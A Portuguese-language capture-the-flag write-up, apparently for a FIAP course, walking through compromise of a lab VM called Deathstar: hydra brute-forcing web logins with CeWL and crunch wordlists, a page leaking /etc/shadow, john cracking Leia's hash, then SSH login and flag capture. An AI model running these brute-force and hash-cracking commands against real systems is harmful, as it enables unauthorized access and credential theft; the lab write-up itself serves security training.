
Hydra (Darth) e Página Chewbacca

Quebra da segunda senha.


- **Ataque Hydra:** A ferramenta **hydra** usa a lista gerada pelo CeWL e descobre que a senha do usuário **darth** é **Chewbacca**.



- **Página Chewbacca:** Após logar como Darth, acessa-se a página sobre o Chewbacca.




- **Dica Numérica:** O código fonte (**chewbacca.php**) dá a instrução para o próximo nível: usuário **kenobi**, diretório **/millenium3000falcon** e a senha tem **7 dígitos**.



Geração de Wordlist Numérica (Crunch)


Preparação para o ataque ao usuário Kenobi.

- **Login Kenobi:** Mostra o formulário de login no novo diretório.




Login

Nome de Usuário: Senha:



- **Crunch:** O comando `crunch 7 7 0123456789` gera um arquivo (`lista_kenobi.txt`) contendo todas as combinações possíveis de números com 7 dígitos.



Hydra (Kenobi) e Vazamento Crítico


Quebra da terceira senha e exposição do sistema.

- **Ataque Hydra:** O **hydra** descobre a senha numérica de Kenobi: **0009165**.

```
(root@ghost)-[~]
# hydra -L kenobi -P lista_kenobi.txt 192.168.56.105 http-post-form "http://192.168.56.105/millenium3000falcon/login.php:username=^USER^&password=^PASS^:F=Dados estão incorretos"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-10 20:14:34
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000000 login tries (l:1/p:10000000), ~625000 tries per task
[DATA] attacking http-post-form://192.168.56.105:80/millenium3000falcon/login.php:username=^USER^&password=^PASS^:F=Dados estão incorretos
[STATUS] 2952.00 tries/min, 2952 tries in 00:01h, 9997048 to do in 56:27h, 16 active
[STATUS] 2995.00 tries/min, 8985 tries in 00:03h, 9991015 to do in 55:36h, 16 active
[80][http-post-form] host: 192.168.56.105 login: kenobi password: 0009165
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-10 20:17:48
```

- **Vazamento do /etc/shadow:** Ao logar como Kenobi, a página **backup_shadow.php** exibe o conteúdo do arquivo **/etc/shadow** do Linux, que contém os hashes das senhas dos usuários do sistema. O hash da usuária **leia** é exposto.




```
192.168.56.105/millennium3000falcon/backup_shadow.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

daemon:*:19485:0:99999:7:::
bin:*:19485:0:99999:7:::
sys:*:19485:0:99999:7:::
sync:*:19485:0:99999:7:::
games:*:19485:0:99999:7:::
man:*:19485:0:99999:7:::
lp:*:19485:0:99999:7:::
mail:*:19485:0:99999:7:::
news:*:19485:0:99999:7:::
uucp:*:19485:0:99999:7:::
proxy:*:19485:0:99999:7:::
www-data:*:19485:0:99999:7:::
backup:*:19485:0:99999:7:::
list:*:19485:0:99999:7:::
irc:*:19485:0:99999:7:::
gnats:*:19485:0:99999:7:::
nobody:*:19485:0:99999:7:::
_apt:*:19485:0:99999:7:::
systemd-network:*:19485:0:99999:7:::
systemd-resolve:*:19485:0:99999:7:::
messagebus:*:19485:0:99999:7:::
systemd-timesync:*:19485:0:99999:7:::
avahi-autoipd:*:19485:0:99999:7:::
sshd:*:19485:0:99999:7:::
systemd-coredump:*:19485:::
mysql:l:19487:0:99999:7:::
leia:$6$4LO4QRKKW8qwu3pA$kV/diPi3kjUvnT4DCm8/oCjZ87Y/aEj4fG9FTaWyxKfnLjA/wnP7wQSxqzTbDmud9quH5oIb/mTw9N5yh3G/o.:19501:0:99999:7:::
```

- **Salvando o Hash:** O atacante copia o hash da Leia para um arquivo chamado `hash_leia.txt`.

```
(root@ghost)-[~]
# nano hash_leia.txt
# cat hash_leia.txt
leia:$6$4LO4QRKKW8qwu3pA$kV/diPi3kjUvnT4DCm8/oCjZ87Y/aEj4fG9FTaWyxKfnLjA/wnP7wQSxqzTbDmud9quH5oIb/mTw9N5yh3G/o.:19501:0:99999:7:::
```

Quebra de Hash (John) e Acesso Root

Comprometimento total.

- **John the Ripper:** A ferramenta `john` quebra o hash da Leia e revela a senha: `catherine`.

```
(root@ghost)-[~]
# john --wordlist=/usr/share/wordlists/rockyou.txt hash_leia.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
catherine (leia)
1g 0:00:00:00 DONE (2025-12-10 20:31) 3.846g/s 1969p/s 1969c/s 1969C/s angelo..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


- **Acesso SSH:** O atacante usa `ssh leia@192.168.56.105` e a senha descoberta para entrar no servidor via terminal.

```
press q or Ctrl-C to abort, almost any other key for status
catherine (leia)
lg 0:00:00:00 DONE (2025-12-10 20:31) 3.846g/s 1969p/s 1969c/s 1969C/s angelo..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(root@ghost)-[~]
# ssh leia@192.168.56.105
The authenticity of host '192.168.56.105 (192.168.56.105)' can't be established.
ED25519 key fingerprint is SHA256:8zYOZ5jx/DpVmCKSUMCk7xiR7H4vjhwuGKpRrLUCfdI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.105' (ED25519) to the list of known hosts.
leia@192.168.56.105's password:
Permission denied, please try again.
leia@192.168.56.105's password:
Linux deathstar 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec 5 17:28:20 2025 from 192.168.56.101
$ S
```

- **Captura da Flag:** O comando `cat flag.txt` exibe a prova final da invasão:
`FIAP{...}`.

```
Last login: Fri Dec 5 17:28:20 2025 from 192.168.56.101
$
$
$
$ ls
flag.txt
$ cat flag.txt
Parabéns!

FIAP{4DU8SXHZBMVJJJ0}
$
```

Conclusão Técnica: As evidências coletadas demonstram que o servidor Deathstar possuía múltiplas falhas de configuração e desenvolvimento, permitindo que um atacante externo escalasse privilégios desde um acesso web não autenticado até o controle do sistema operacional através de técnicas de enumeração e força bruta